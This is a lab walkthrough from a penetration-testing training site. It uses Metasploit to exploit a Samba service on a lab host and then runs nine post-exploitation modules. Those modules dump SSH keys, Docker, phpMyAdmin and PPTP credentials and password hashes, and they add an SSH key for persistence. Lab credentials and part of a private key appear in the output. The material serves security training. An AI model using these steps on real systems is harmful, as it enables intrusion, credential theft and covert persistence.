ATTACK DEFENSE

by PentesterAcademy

Name	Post Exploitation Lab II
URL	https://www.attackdefense.com/challengedetails?cid=195
Type	Metasploit: Post Modules


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

In this lab, we are going to run following post exploitation modules on the target machine which is running a vulnerable file sharing service.

1. post/multi/gather/ssh_creds
2. post/multi/gather/docker_creds
3. post/linux/gather/hashdump
4. post/linux/gather/ecryptfs_creds
5. post/linux/gather/enum_psk
6. post/linux/gather/enum_xchat
7. post/linux/gather/phpmyadmin_credsteal
8. post/linux/gather/pptpd_chap_secrets
9. post/linux/manage/sshkey_persistence

Step 1: Run an Nmap scan against the target IP.

Command: nmap -sS -sV -p- 192.91.98.3




```
root@attackdefense:~# nmap -sS -sV -p- 192.91.98.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-06 09:06 UTC
Nmap scan report for ysq8sfyi9uxofxmqho0k8blqe.temp-network_a-91-98 (192.91.98.3)
Host is up (0.000012s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 02:42:C0:5B:62:03 (Unknown)
Service Info: Host: VICTIM-1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.72 seconds
root@attackdefense:~#
```


Step 2: The target machine can be exploited by using exploit/linux/samba/is_known_pipename module.

Command:

```
use exploit/linux/samba/is_known_pipename
set RHOST 192.91.98.3
check
exploit -z
```



```
msf5 > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > set RHOST 192.91.98.3
RHOST => 192.91.98.3
msf5 exploit(linux/samba/is_known_pipename) > check

[+] 192.91.98.3:445 - Samba version 4.1.17 found with writeable share 'exploitable'
[*] 192.91.98.3:445 The target appears to be vulnerable.
msf5 exploit(linux/samba/is_known_pipename) > 
```




```
msf5 > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > set RHOST 192.91.98.3
RHOST => 192.91.98.3
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.91.98.3:445 - Using location \\192.91.98.3\exploitable\tmp for the path
[*] 192.91.98.3:445 - Retrieving the remote path of the share 'exploitable'
[*] 192.91.98.3:445 - Share 'exploitable' has server-side path '/
[*] 192.91.98.3:445 - Uploaded payload to \\192.91.98.3\exploitable\tmp\USVisxqH.so
[*] 192.91.98.3:445 - Loading the payload from server-side path /tmp/USVisxqH.so using \\PIPE\/tmp/USVisxqH.so...
[-] 192.91.98.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.91.98.3:445 - Loading the payload from server-side path /tmp/USVisxqH.so using /tmp/USVisxqH.so...
[+] 192.91.98.3:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (192.91.98.2:40161 -> 192.91.98.3:445) at 2018-11-06 09:07:48 +0000

whoami
root
```

Module 1: post/multi/gather/ssh_creds
Link: https://www.rapid7.com/db/modules/post/multi/gather/ssh_creds

Command:


```
use post/multi/gather/ssh_creds
set SESSION 1
run
```



```
msf5 > use post/multi/gather/ssh_creds
msf5 post(multi/gather/ssh_creds) > set SESSION 1
SESSION => 1
msf5 post(multi/gather/ssh_creds) > run

[*] Finding .ssh directories
[*] Looting 1 directories
[+] Downloaded /root/.ssh/authorized_keys -> /root/.msf4/loot/20181106090843_default_192.91.98.3_ssh.authorized_k_363489.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /root/.ssh/id_rsa -> /root/.msf4/loot/20181106090843_default_192.91.98.3_ssh.id_rsa_856549.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /root/.ssh/id_rsa.pub -> /root/.msf4/loot/20181106090843_default_192.91.98.3_ssh.id_rsa.pub_399961.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /root/.ssh/known_hosts -> /root/.msf4/loot/20181106090843_default_192.91.98.3_ssh.known_hosts_968639.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[*] Post module execution completed
msf5 post(multi/gather/ssh_creds) > 
```

Module 2: post/multi/gather/docker_creds
Link: https://www.rapid7.com/db/modules/post/multi/gather/docker_creds


Command:
use post/multi/gather/docker_creds
set SESSION 1
run



```
msf5 > use post/multi/gather/docker_creds
msf5 post(multi/gather/docker_creds) > set SESSION 1
SESSION => 1
msf5 post(multi/gather/docker_creds) > run

[*] Finding .docker directories
[*] Looting 1 directories
[*] Downloading /root/.docker/config.json -> config.json
[+] Found attackdefence:Str0ngPassword@123
[+] Saved credentials
[*] Post module execution completed
msf5 post(multi/gather/docker_creds) > 
```

Module 3: post/linux/gather/hashdump
Link: https://www.rapid7.com/db/modules/post/linux/gather/hashdump


Command:
use post/linux/gather/hashdump
set SESSION 1
set VERBOSE true
run



```
msf5 > use post/linux/gather/hashdump
msf5 post(linux/gather/hashdump) > set SESSION 1
SESSION => 1
msf5 post(linux/gather/hashdump) > set VERBOSE true
VERBOSE => true
msf5 post(linux/gather/hashdump) > run

[!] SESSION may not be compatible with this module.
[+] Shadow saved in: /root/.msf4/loot/20181106091501_default_192.91.98.3_linux.shadow_004243.txt
[+] passwd saved in: /root/.msf4/loot/20181106091501_default_192.91.98.3_linux.passwd_333299.txt
[+] Unshadowed Password File: /root/.msf4/loot/20181106091501_default_192.91.98.3_linux.hashes_839850.txt
[*] Post module execution completed
msf5 post(linux/gather/hashdump) > 
```

Module 4: post/linux/gather/ecryptfs_creds
Link: https://www.rapid7.com/db/modules/post/linux/gather/ecryptfs_creds


Command:
use post/linux/gather/ecryptfs_creds
set SESSION 1
run



```
msf5 > use post/linux/gather/ecryptfs_creds
msf5 post(linux/gather/ecryptfs_creds) > set SESSION 1
SESSION => 1
msf5 post(linux/gather/ecryptfs_creds) > run

[!] SESSION may not be compatible with this module.
[*] Finding .ecryptfs directories
[*] Looting 1 directories
[*] Downloading /root/.ecryptfs/sig-cache.txt -> sig-cache.txt
[+] File stored in: /root/.msf4/loot/20181106091633_default_192.91.98.3_ecryptfs.sigcac_687867.txt
[*] Post module execution completed
msf5 post(linux/gather/ecryptfs_creds) >
msf5 post(linux/gather/ecryptfs_creds) > cat /root/.msf4/loot/20181106091633_default_192.91.98.3_ecryptfs.sigcac_687867.txt
[*] exec: cat /root/.msf4/loot/20181106091633_default_192.91.98.3_ecryptfs.sigcac_687867.txt

3b32b64d6121597a
msf5 post(linux/gather/ecryptfs_creds) > 
```

Module 5: post/linux/gather/enum_psk
Link: https://www.rapid7.com/db/modules/post/linux/gather/enum_psk


Command:
use post/linux/gather/enum_psk
set SESSION 1
run



```
msf5 > use post/linux/gather/enum_psk
msf5 post(linux/gather/enum_psk) > set SESSION 1
SESSION => 1
msf5 post(linux/gather/enum_psk) > run

[!] SESSION may not be compatible with this module.
[*] Reading file /etc/NetworkManager/system-connections/TopSecret_Network
[*] Reading file /etc/NetworkManager/system-connections/Wi-Fi connection 1
[*] Reading file /etc/NetworkManager/system-connections/Wi-Fi connection 2

802-11-wireless-security
========================

 AccessPoint-Name    PSK
 ----------------    ---
 Wi-Fi connection 1  AttackDefence_WiFi_123321
 Wi-Fi connection 2  Free_Internet

[+] Secrets stored in: /root/.msf4/loot/20181106091738_default_192.91.98.3_linux.psk.creds_423288.txt
[*] Done
[*] Post module execution completed
msf5 post(linux/gather/enum_psk) > 
```

Module 6: post/linux/gather/enum_xchat
Link: https://www.rapid7.com/db/modules/post/linux/gather/enum_xchat


Command:
use post/linux/gather/enum_xchat
set SESSION 1
run



```
msf5 > use post/linux/gather/enum_xchat
msf5 post(linux/gather/enum_xchat) > set SESSION 1
SESSION => 1
msf5 post(linux/gather/enum_xchat) > run

[!] SESSION may not be compatible with this module.
[+] 192.91.98.3:445 - servlist_.conf saved as /root/.msf4/loot/20181106091817_default_192.91.98.3_xchat.config_071146.txt
[+] 192.91.98.3:445 - xchat.conf saved as /root/.msf4/loot/20181106091817_default_192.91.98.3_xchat.config_409535.txt
[*] Post module execution completed
msf5 post(linux/gather/enum_xchat) > 
msf5 post(linux/gather/enum_xchat) > 
```

Module 7: post/linux/gather/phpmyadmin_credsteal
Link: https://www.rapid7.com/db/modules/post/linux/gather/phpmyadmin_credsteal


Command:
use post/linux/gather/phpmyadmin_credsteal
set SESSION 1
run



```
msf5 > use post/linux/gather/phpmyadmin_credsteal
msf5 post(linux/gather/phpmyadmin_credsteal) > set SESSION 1
SESSION => 1
msf5 post(linux/gather/phpmyadmin_credsteal) > run

[!] SESSION may not be compatible with this module.

PhpMyAdmin Creds Stealer!

[+] PhpMyAdmin config found!
[+] Extracting creds
[+] User: root
[+] Password: N0tE@syT0Guess!!
[*] Storing credentials...
[+] Config file located at /root/.msf4/loot/20181106091913_default_192.91.98.3_phpmyadmin_conf_499072.txt
[*] Post module execution completed
msf5 post(linux/gather/phpmyadmin_credsteal) > 
```

Module 8: post/linux/gather/pptpd_chap_secrets
Link: https://www.rapid7.com/db/modules/post/linux/gather/pptpd_chap_secrets


Command:
use post/linux/gather/pptpd_chap_secrets
set SESSION 1
run



```
msf5 > use post/linux/gather/pptpd_chap_secrets
msf5 post(linux/gather/pptpd_chap_secrets) > set SESSION 1
SESSION => 1
msf5 post(linux/gather/pptpd_chap_secrets) > run

[!] SESSION may not be compatible with this module.
PPTPd chap-secrets
==================

 Client  Server                 Secret          IP
 ------  ------                 ------          --
 jackie  attackdefense.com      HiddenNetwork   10.10.10.10
 ninja   pentesteracademy.com   LearningIsReal  216.146.39.125
 peter   underground.onion      ReallySecure!!  246.234.63.133

[+] Secrets stored in: /root/.msf4/loot/20181106091955_default_192.91.98.3_linux.chapsecret_219572.txt
[*] Post module execution completed
msf5 post(linux/gather/pptpd_chap_secrets) > 
```

Module 9: post/linux/manage/sshkey_persistence
Link: https://www.rapid7.com/db/modules/post/linux/manage/sshkey_persistence

Command:
use post/linux/manage/sshkey_persistence
set SESSION 1
run



```
msf5 > use post/linux/manage/sshkey_persistence
msf5 post(linux/manage/sshkey_persistence) > set SESSION 1
SESSION => 1
msf5 post(linux/manage/sshkey_persistence) > run

[!] SESSION may not be compatible with this module.
[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /root/.msf4/loot/20181106092228_default_192.91.98.3_id_rsa_151727.txt
[*] Adding key to /root/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf5 post(linux/manage/sshkey_persistence) > cat /root/.msf4/loot/20181106092228_default_192.91.98.3_id_rsa_151727.txt
[*] exec: cat /root/.msf4/loot/20181106092228_default_192.91.98.3_id_rsa_151727.txt

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAzo39oDBdz6rU4vWyv9k1yLL8iJDO7ovyUkZeVNW8SlGnzuOK
MdxJikcYA7W4fY7XJ5+aqMiNmgkmKjc2sE+6ue6qUw7ithgaOWB40HWEwHXc1d3I
```

References

1. Post Exploitation (https://metasploit.help.rapid7.com/docs/metasploit-basics#section-post-exploitation-module)